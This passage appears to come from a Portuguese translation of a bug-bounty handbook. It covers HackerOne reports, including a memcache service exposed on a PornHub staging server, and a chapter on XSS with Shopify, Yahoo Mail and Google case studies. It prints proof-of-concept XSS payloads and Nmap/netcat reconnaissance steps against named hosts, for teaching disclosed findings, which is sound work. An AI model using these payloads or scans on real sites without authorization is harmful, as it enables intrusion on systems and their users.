Aplicativo Hackerone Javascript POST Votação

Como você pode ver, temos dois caminhos para a funcionalidade de votação. Na época deste relatório, você podia realmente fazer essas chamadas e votar nos relatórios.

No relatório, o hacker usou outro método: ao interceptar as respostas do HackerOne (presumivelmente usando uma ferramenta como o Burp), ele trocou os atributos retornados como falsos por verdadeiros. Isso expôs os elementos de votação que, quando clicados, faziam as chamadas POST e DELETE disponíveis.

O motivo pelo qual eu o orientei pelo Javascript é que a interação com a resposta JSON nem sempre expõe novos elementos HTML. Como resultado, a navegação no Javascript pode expor pontos de extremidade "ocultos" com os quais interagir.

Conclusões

O código-fonte Javascript fornece o código-fonte real de um alvo que você pode explorar. Isso é ótimo porque seu teste vai da caixa preta, sem ter ideia do que o back-end está fazendo, para a caixa branca (embora não totalmente), onde você tem uma visão de como o código está sendo executado. Isso não significa que você tenha que percorrer todas as linhas; a chamada POST, nesse caso, foi encontrada na linha 20570 com uma simples pesquisa por **POST**.

10. Como acessar a instalação do Memcache do PornHub

Dificuldade: Média

Url: stage.pornhub.com

Link **do relatório:** https://hackerone.com/reports/119871[13]

Data da denúncia: 1º de março de

2016 **Recompensa paga**: US$

2.500 **Descrição**:

Antes de seu lançamento público, o PornHub executava um programa privado de recompensa por bugs no HackerOne com um amplo escopo de recompensa de ***.pornhub.com**, o que, para a maioria dos hackers, significa que todos os subdomínios do PornHub são um jogo justo. O truque agora é encontrá-los.

Em sua publicação no blog, Andy Gill @ZephrFish[14] explica por que isso é incrível: ao testar a existência de vários nomes de subdomínios usando uma lista de mais de 1 milhão de nomes em potencial, ele descobriu aproximadamente 90 possíveis alvos de hacking.

Visitar todos esses sites para ver o que está disponível levaria muito tempo, então ele automatizou o processo usando a ferramenta Eyewitness (incluída no capítulo Ferramentas), que tira capturas de tela dos URLs com páginas HTTP/HTTPS válidas e fornece um bom relatório dos sites que escutam nas portas 80, 443, 8080 e 8443 (portas HTTP e HTTPS comuns).

De acordo com seu texto, Andy trocou um pouco de marcha aqui e usou a ferramenta Nmap para se aprofundar no subdomínio **stage.pornhub.com**. Quando perguntei o motivo, ele explicou que, em sua experiência, os servidores de teste e desenvolvimento têm mais probabilidade de ter permissões de segurança mal configuradas do que os servidores de produção. Então, para começar, ele obteve o IP do subdomínio usando o comando nslookup:

```
nslookup stage.pornhub.com
Servidor: 8.8.8.8
```

[13] https://hackerone.com/reports/119871
[14] http://www.twitter.com/ZephrFish

Endereço: 8.8.8.8#53

Resposta não autorizada:

Nome: stage.pornhub.com

Endereço: 31.192.117.70

Também já vi isso ser feito com o comando **ping**, mas, de qualquer forma, ele agora tinha o endereço IP do subdomínio e, usando o comando **sudo namp -sSV -p- 31.192.117.70 -oA stage ph -T4 e** ele obteve:

Iniciando o Nmap 6.47 (http://nmap.org) em 2016-06-07 14:09 CEST

Relatório de escaneamento do Nmap para 31.192.117.70

O host está ativo (latência de

0,017s). Não mostrado: 65532

portas fechadas PORT STATE

SERVICE VERSION

80/tcp abrir http nginx 443/tcp

abrir http nginx 60893/tcp

abrir memcache

Detecção de serviço realizada. Informe qualquer resultado incorreto em http://nmap.org/submit/ . Nmap concluído: 1 endereço IP (1 host ativo) escaneado em 22,73 segundos

Quebrando o comando:

- O sinalizador -sSV define o tipo de pacote a ser enviado ao servidor e diz ao Nmap para tentar determinar qualquer serviço nas portas abertas
- O -p- diz ao Nmap para verificar todas as 65.535 portas (por padrão, ele verificará apenas as 1.000 mais populares)
- 31.192.117.70 é o endereço IP a ser verificado
- -oA stage ph diz ao Nmap para produzir os resultados em seus três principais formatos de uma só vez usando o nome de arquivo stage ph
- -T4 define o tempo para a tarefa (as opções são de 0 a 5 e a mais alta é mais rápida)

Com relação ao resultado, o principal aspecto a ser observado é que a porta 60893 está aberta e executando o que o Nmap acredita ser o memcache. Para quem não conhece, o memcache é um serviço de cache que usa pares chave-valor para armazenar dados arbitrários. Normalmente, ele é usado para ajudar a acelerar um site, servindo o conteúdo mais rapidamente. Um serviço semelhante é o Redis.

Descobrir isso não é uma vulnerabilidade em si, mas é um sinal de alerta definitivo (embora os guias de instalação que li recomendem torná-lo inacessível publicamente como uma medida de segurança).

precaução). Ao testá-lo, o surpreendente PornHub não ativou nenhuma segurança, o que significa que Andy pôde se conectar ao serviço sem um nome de usuário ou senha via netcat, um programa utilitário usado para ler e gravar por meio de uma conexão de rede TCP ou UDP. Depois de se conectar, ele apenas executou comandos para obter a versão, as estatísticas etc. para confirmar a conexão e a vulnerabilidade.

No entanto, um invasor mal-intencionado poderia ter usado esse acesso para:

- Causar uma negação de serviço (DOS) ao gravar e apagar constantemente o cache, mantendo o servidor ocupado (isso depende da configuração do site)
- Causar um DOS enchendo o serviço com dados de cache inúteis, novamente, dependendo da configuração do serviço
- Execute scripts entre sites injetando uma carga de JS mal-intencionada como dados em cache válidos a serem fornecidos aos usuários
- E, possivelmente, executar uma injeção de SQL se os dados do memcache estiverem sendo armazenados no banco de dados

Conclusões

Os subdomínios e as configurações de rede mais amplas representam um grande potencial de invasão. Se você perceber que um programa está incluindo *.SITE.com em seu escopo, tente encontrar subdomínios que possam estar vulneráveis, em vez de ir atrás do fruto mais fácil do site principal, que talvez seja procurado por todos. Também vale a pena se familiarizar com ferramentas como Nmap, eyewitness, knockpy, etc., que o ajudarão a seguir o exemplo de Andy.

Resumo

As vulnerabilidades baseadas na lógica do aplicativo nem sempre envolvem necessariamente código. Em vez disso, a exploração dessas vulnerabilidades geralmente requer um olhar atento e mais pensamento fora da caixa. Esteja sempre atento a outras ferramentas e serviços que um site possa estar usando, pois eles representam um novo vetor de ataque. Isso pode incluir uma biblioteca Javascript que o site está usando para renderizar o conteúdo.

Na maioria das vezes, para encontrá-los, será necessário um interceptador de proxy que permitirá que você altere os valores antes de enviá-los ao site que está explorando. Tente alterar quaisquer valores que pareçam relacionados à identificação de sua conta. Isso pode incluir a configuração de duas contas diferentes para que você tenha dois conjuntos de credenciais válidas que você sabe que funcionarão. Procure também endpoints ocultos/incomuns que possam expor funcionalidades acessíveis de forma não intencional.

Você também deve estar atento a qualquer momento em que ocorra algum tipo de transação, sempre há a possibilidade de os desenvolvedores não terem levado em conta as condições de corrida no nível do banco de dados. Ou seja, o código deles pode impedi-lo, mas se você conseguir fazer com que o código seja executado com a mesma rapidez

possível, de modo que seja feito quase simultaneamente, você poderá encontrar uma condição de corrida. Certifique-se de testar as coisas várias vezes nessa área, pois isso pode não ocorrer em todas as tentativas, como foi o caso da Starbucks.

Por fim, fique atento às novas funcionalidades, pois elas geralmente representam novas áreas para testes! E, se e quando possível, automatize seus testes para aproveitar melhor o seu tempo.

10. Ataques de scripts entre sites

Descrição

Os scripts entre sites, ou XSS, envolvem um site que inclui código Javascript não intencional que é posteriormente repassado aos usuários, que executam esse código por meio de seus navegadores. Um exemplo inofensivo disso é:

```
alert('XSS');
```

Isso criará a função Javascript alert e criará um pop-up simples com as letras XSS. Agora, nas versões anteriores do livro, eu recomendava que você usasse esse exemplo ao relatar. Isto é, até que um hacker muito bem-sucedido me disse que esse era um "exemplo terrível", explicando que, muitas vezes, o destinatário de um relatório de vulnerabilidade pode não entender a gravidade do problema e pode conceder uma recompensa menor por causa do exemplo inofensivo.

Portanto, com relação a isso, use o exemplo para determinar se existe uma vulnerabilidade de XSS, mas, ao informar, pense em como a vulnerabilidade poderia afetar o site e explique isso. Com isso, não quero dizer que a empresa saiba o que é XSS, mas que explique o que você poderia conseguir com isso que afeta diretamente o site dela.

Parte disso deve incluir a identificação do tipo de XSS que você está relatando, pois há mais de um:

- XSS reflexivo: esses ataques não são persistentes, o que significa que o XSS é entregue e executado por meio de uma única solicitação e resposta.
- XSS armazenado: esses ataques são persistidos ou salvos e, em seguida, executados quando uma página é carregada para usuários desavisados.
- Self XSS: esses ataques também não são persistentes e geralmente são usados para enganar uma pessoa para que ela mesma execute o XSS.

Ao pesquisar vulnerabilidades, muitas vezes você descobrirá que as empresas não se preocupam com o Self XSS, elas só se preocupam quando seus usuários podem ser afetados sem culpa própria, como é o caso do Reflective e do Stored XSS. No entanto, isso não significa que você deva desconsiderar totalmente o Self XSS.

Se você encontrar uma situação em que o Self XSS possa ser executado, mas não armazenado, precisará pensar em como essa vulnerabilidade pode ser explorada.

Um dos exemplos mais famosos de exploração de XSS foi o MySpace Samy Worm, executado por Samy Kamkar. Em outubro de 2005, Samy explorou uma vulnerabilidade de XSS armazenada no MySpace que lhe permitia fazer upload de código Javascript. O código era então executado sempre que alguém visitava sua página do MySpace, fazendo com que qualquer espectador do perfil de Samy se tornasse seu amigo. Mas, mais do que isso, o código também se replicava nas páginas dos novos amigos de Samy, de modo que os visualizadores das páginas de perfil infectadas agora tinham suas páginas de perfil atualizadas com o texto "mas, acima de tudo, samy é meu herói".

Embora a exploração de Samy não tenha sido excessivamente maliciosa, as explorações de XSS possibilitam o roubo de nomes de usuário, senhas, informações bancárias etc. Apesar das possíveis implicações, corrigir as vulnerabilidades de XSS geralmente é fácil, exigindo apenas que os desenvolvedores de software escapem da entrada do usuário (assim como a injeção de HTML) ao renderizá-la. No entanto, alguns sites também removem possíveis caracteres maliciosos quando um invasor os envia.

Links

Confira a folha de dicas em OWASP XSS Filter Evasion Cheat Sheet[1]

Exemplos

1. Shopify Atacado

Dificuldade: Baixa

Url: wholesale.shopify.com

Link **do relatório:** https://hackerone.com/reports/106293[2]


Data do relatório: 21 de dezembro de 2015

Recompensa paga: $500

Descrição:

O site de atacado da Shopify[3] é uma página da Web simples com uma chamada à ação distinta - insira o nome de um produto e clique em "Localizar produtos". Aqui está uma captura de tela:

[1] https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet https://hackerone.com/reports/106293[2]
[3] atacado.shopify.com



Captura de tela do site de atacado da Shopify

A vulnerabilidade XSS aqui era a mais básica que você poderia encontrar - o texto inserido na caixa de pesquisa não tinha escape, portanto, qualquer Javascript inserido era executado. Aqui está o texto enviado da divulgação da vulnerabilidade: **test';alert('XSS');'**

O motivo pelo qual isso funciona é que o Shopify recebia a entrada do usuário, executava a consulta de pesquisa e, quando nenhum resultado era retornado, o Shopify imprimia uma mensagem dizendo que nenhum produto foi encontrado com esse nome e, em seguida, reimprimia a entrada do usuário sem escapá-la. Como resultado, o Javascript enviado era impresso de volta na página da Web e os navegadores o interpretavam como Javascript a ser executado.

Conclusões

Teste tudo, prestando atenção especial às situações em que o texto que você digita está sendo retornado para você. Teste para determinar se você pode incluir HTML ou Javascript para ver como o site lida com isso. Tente também uma entrada codificada semelhante à descrita no capítulo Injeção de HTML.

As vulnerabilidades XSS não precisam ser intrincadas ou complicadas. Essa vulnerabilidade era a mais básica que se pode encontrar: um simples campo de texto de entrada que não higienizava a entrada do usuário. **E ela foi descoberta em 21 de dezembro de 2015 e rendeu ao hacker US$ 500!** Tudo o que era necessário era a perspectiva de um hacker.

2. Carrinho de cartão-presente da Shopify

Dificuldade: Baixa

Url: hardware.shopify.com/cart

Link **do relatório:** https://hackerone.com/reports/95089[4]


Data da denúncia: 21 de outubro

de 2015 **Recompensa paga**: US$

500 **Descrição**:

O site de cartões-presente da Shopify[5] permite que os usuários criem seus próprios cartões-presente com um formulário HTML que inclui uma caixa de entrada para upload de arquivo, algumas caixas de texto para detalhes, etc. Aqui está uma captura de tela:

[45] https://hackerone.com/reports/95089hardware.shopify.com/collections/gift-cards/products/custom-gift-card



Captura de tela do formulário de cartão-presente de hardware da Shopify

A vulnerabilidade XSS aqui ocorreu quando o Javascript foi inserido no campo de nome da imagem no formulário. Uma tarefa bastante fácil quando feita com um proxy HTML. Portanto, aqui, o envio do formulário original incluiria:

Content-Disposition: form-data; name="properties[Artwork file]"

Que seria interceptado e alterado para:

```
Content-Disposition: form-data; name="properties[Artwork file<img src='test' onm\
ouseover='alert(2)'>]";
```

Conclusões

Há dois aspectos a serem observados aqui que ajudarão a encontrar vulnerabilidades de XSS:

1. A vulnerabilidade, nesse caso, não estava realmente no campo de entrada de arquivo em si, mas na propriedade name do campo. Portanto, quando estiver procurando oportunidades de XSS, lembre-se de jogar com todos os valores de entrada disponíveis.
2. O valor aqui foi enviado após ser manipulado por um proxy. Isso é fundamental em situações em que pode haver valores de validação de Javascript no lado do cliente (seu navegador) antes que qualquer valor realmente retorne ao servidor do site.

Na verdade, sempre que você vir a validação acontecendo em tempo real no navegador, isso deve ser um sinal de alerta de que você precisa testar esse campo! Os desenvolvedores podem cometer o erro de não validar os valores enviados em busca de códigos mal-intencionados depois que os valores chegam ao servidor, pois acham que o código Javascript do navegador já manipulou as validações antes de a entrada ser recebida.

3. Formatação de moeda da Shopify

Dificuldade: Baixa

Url: SITE.myshopify.com/admin/settings/generalt **Link do**

relatório: https://hackerone.com/reports/104359[6] **Data do**

relatório: 9 de dezembro de 2015


Recompensa paga: US$ 1.000

Descrição:

As configurações da loja da Shopify incluem a capacidade de alterar a formatação da moeda. Em 9 de dezembro, foi relatado que os valores dessas caixas de entrada não foram devidamente higienizados ao configurar páginas de mídia social.

Em outras palavras, um usuário mal-intencionado poderia configurar uma loja e alterar as configurações de moeda da loja para o seguinte:

[6] https://hackerone.com/reports/104359



Captura de tela da formatação de moeda da Shopify

Em seguida, o usuário podia ativar os canais de vendas de mídia social, no caso do relatório, Facebook e Twitter, e quando os usuários clicavam na guia do canal de vendas, o Javascript era executado, resultando em uma vulnerabilidade de XSS.

Conclusões

As vulnerabilidades XSS ocorrem quando o texto do Javascript é renderizado de forma insegura. É possível que o texto seja usado em vários locais em um site e, portanto, todos os locais devem ser testados. Nesse caso, o Shopify não inclui páginas de loja ou de checkout para XSS, pois os usuários têm permissão para usar Javscript em sua própria loja. Teria sido fácil descartar essa vulnerabilidade antes de considerar se o campo foi usado nos sites externos de mídia social.

4. XSS armazenado no Yahoo Mail

Dificuldade: Baixa

Url: Yahoo Mail

Link do relatório: Klikki.fi[7]

Data do relatório: 26 de dezembro de 2015

Recompensa paga: US$ 10.000

[7] https://klikki.fi/adv/yahoo.html

Descrição:

O editor de e-mail do Yahoo permitia que as pessoas incorporassem imagens em um e-mail via HTML com uma tag IMG. Essa vulnerabilidade surgia quando a tag IMG do HTML era malformada ou inválida.

A maioria das tags HTML aceita atributos, informações adicionais sobre a tag HTML. Por exemplo, a tag IMG aceita um atributo src que aponta para o endereço da imagem a ser renderizada. Além disso, alguns atributos são chamados de booleanos, o que significa que, se forem incluídos, representam um valor verdadeiro em HTML e, se forem omitidos, representam um valor falso.

Com relação a essa vulnerabilidade, Jouko Pynnonen descobriu que, se ele adicionasse atributos booleanos a tags HTML com um valor, o Yahoo Mail removeria o valor, mas deixaria os sinais de igual. Aqui está um exemplo do site Klikki.fi:

```
<INPUT TYPE="checkbox" CHECKED="hello" NAME="check box">
```

Aqui, uma tag de entrada pode incluir um atributo checked que indica se a caixa de seleção será renderizada como marcada. Seguindo a análise descrita acima, isso se tornaria:

```
<INPUT TYPE="checkbox" CHECKED= NAME="check box">
```

Observe que o HTML deixa de ter um valor para checked e passa a não ter valor, mas ainda inclui o sinal de igual.

É certo que isso parece inofensivo, mas, de acordo com as especificações HTML, os navegadores leem isso como CHECKED tendo o valor de NAME="check e a tag de entrada tendo um terceiro atributo chamado **box** que não tem um valor. Isso ocorre porque o HTML permite zero ou mais caracteres de espaço ao redor do sinal de igual, em um valor de atributo sem aspas.

Para explorar isso, Jouko enviou a seguinte tag IMG:

```
<img ismap='xxx' itemtype='yyy style=width:100%;height:100%;position:fixed;left:\ 0px;top:0px;
onmouseover=alert(/XSS/)//'>
```

no qual a filtragem do Yahoo Mail se transformaria:

```
<img ismap=itemtype=yyy style=width:100%;height:100%;position:fixed;left:0px;top\
:0px; onmouseover=alert(/XSS/)//>
```

Como resultado, o navegador renderizaria uma tag IMG ocupando toda a janela do navegador e, quando o mouse passasse sobre a imagem, o Javascript seria executado.

Conclusões

Passar HTML malformado ou quebrado é uma ótima maneira de testar como os sites estão analisando a entrada. Como hacker, é importante considerar o que os desenvolvedores não consideraram. Por exemplo, com tags de imagem comuns, o que acontece se você passar dois atributos src? Como isso será renderizado?

5. Pesquisa de imagens do Google

Dificuldade: Média

Url: images.google.com

Link do relatório: Ajuda Zumbi[8]

Data da denúncia: 12 de setembro de

2015 **Recompensa paga**: Não revelada

Descrição:

Em setembro de 2015, Mahmoud Jamal estava usando o Google Images para encontrar uma imagem para seu perfil no HackerOne. Durante a navegação, ele notou algo interessante no URL da imagem do Google:


http://www.google.com/imgres?imgurl=https://lh3.googleuser.com/...

Observe a referência ao imgurl no URL real. Ao passar o mouse sobre a miniatura, Mahmoud notou que o atributo href da tag de âncora incluía o mesmo URL. Como resultado, ele tentou alterar o parâmetro para **javascript:alert(1)** e notou que o href da tag âncora também foi alterado para o mesmo valor.

Entusiasmado, ele clicou no link, mas nenhum Javascript foi executado, pois o URL do Google foi alterado para algo diferente. Na verdade, o código do Google alterou o valor do URL quando um botão do mouse foi clicado por meio do retorno de chamada do Javascript onmousedown.

Pensando nisso, Mahmoud decidiu tentar usar seu teclado e fazer tabulação na página. Quando ele chegou ao botão **View Image**, o Javascript foi acionado, resultando em uma vulnerabilidade XSS. Aqui está a imagem:

[8] http://zombiehelp54.blogspot.ca/2015/09/how-i-found-xss-vulnerability-in-google.html



Vulnerabilidade XSS do Google

Conclusões

Esteja sempre atento às vulnerabilidades. É fácil presumir que, pelo fato de uma empresa ser grande ou bem conhecida, tudo já foi encontrado. No entanto, as empresas sempre enviam códigos.

Além disso, há muitas maneiras pelas quais o javascript pode ser executado. Nesse caso, teria sido fácil desistir depois de ver que o Google alterou o valor com um manipulador de eventos onmousedown, ou seja, sempre que o link fosse clicado com o mouse.

6. XSS armazenado no Google Tagmanager

Dificuldade: Média

Url: tagmanager.google.com

Link **do relatório:** https://blog.it-securityguard.com/bugbounty-the-5000-google-xss[9]

Data do relatório: 31 de outubro de 2014

Recompensa paga: US$ 5.000

Descrição:

[9] https://blog.it-securityguard.com/bugbounty-the-5000-google-xss

Em outubro de 2014, Patrik Fehrehbach encontrou uma vulnerabilidade XSS armazenada contra o Google. A parte interessante do relatório é como ele conseguiu fazer com que o payload passasse pelo Google.

O Google Tagmanager é uma ferramenta de SEO que facilita para os profissionais de marketing adicionar e atualizar tags de sites, inclusive rastreamento de conversões, análise de sites, remarketing e muito mais. Para fazer isso, ele tem vários formulários da Web com os quais os usuários podem interagir. Como resultado, Patrik começou inserindo cargas úteis de XSS nos campos de formulário disponíveis, que se pareciam com **#>img src=/ onerror=alert(3)**>. Se aceito, isso fecharia o HTML existente > e, em seguida, tentaria carregar uma imagem inexistente que executaria o Javascript onerror, alert(3).

No entanto, isso não funcionou. O Google estava higienizando adequadamente a entrada. No entanto, Patrik percebeu uma alternativa: o Google oferece a possibilidade de carregar um arquivo JSON com várias tags. Então, ele baixou a amostra e fez o upload:

```
"data": {
  "name": "#"><img src=/ onerror=alert(3)>",
  "type": "AUTO_EVENT_VAR",
  "autoEventVarMacro": {
    "varType": "HISTORY_NEW_URL_FRAGMENT"
  }
}
```

Aqui, você notará que o nome da tag é a carga útil do XSS. Acontece que o Google não estava higienizando a entrada dos arquivos carregados e a carga útil foi executada.

Conclusões

Duas coisas são interessantes aqui. Primeiro, Patrik encontrou uma alternativa para fornecer a entrada - fique atento a isso e teste todos os métodos que um alvo fornece para inserir a entrada. Em segundo lugar, o Google estava higienizando a entrada, mas não escapando ao renderizar. Se a entrada de Patrik tivesse sido escapada, a carga útil não teria sido disparada, pois o HTML teria sido convertido em caracteres inofensivos.

Resumo

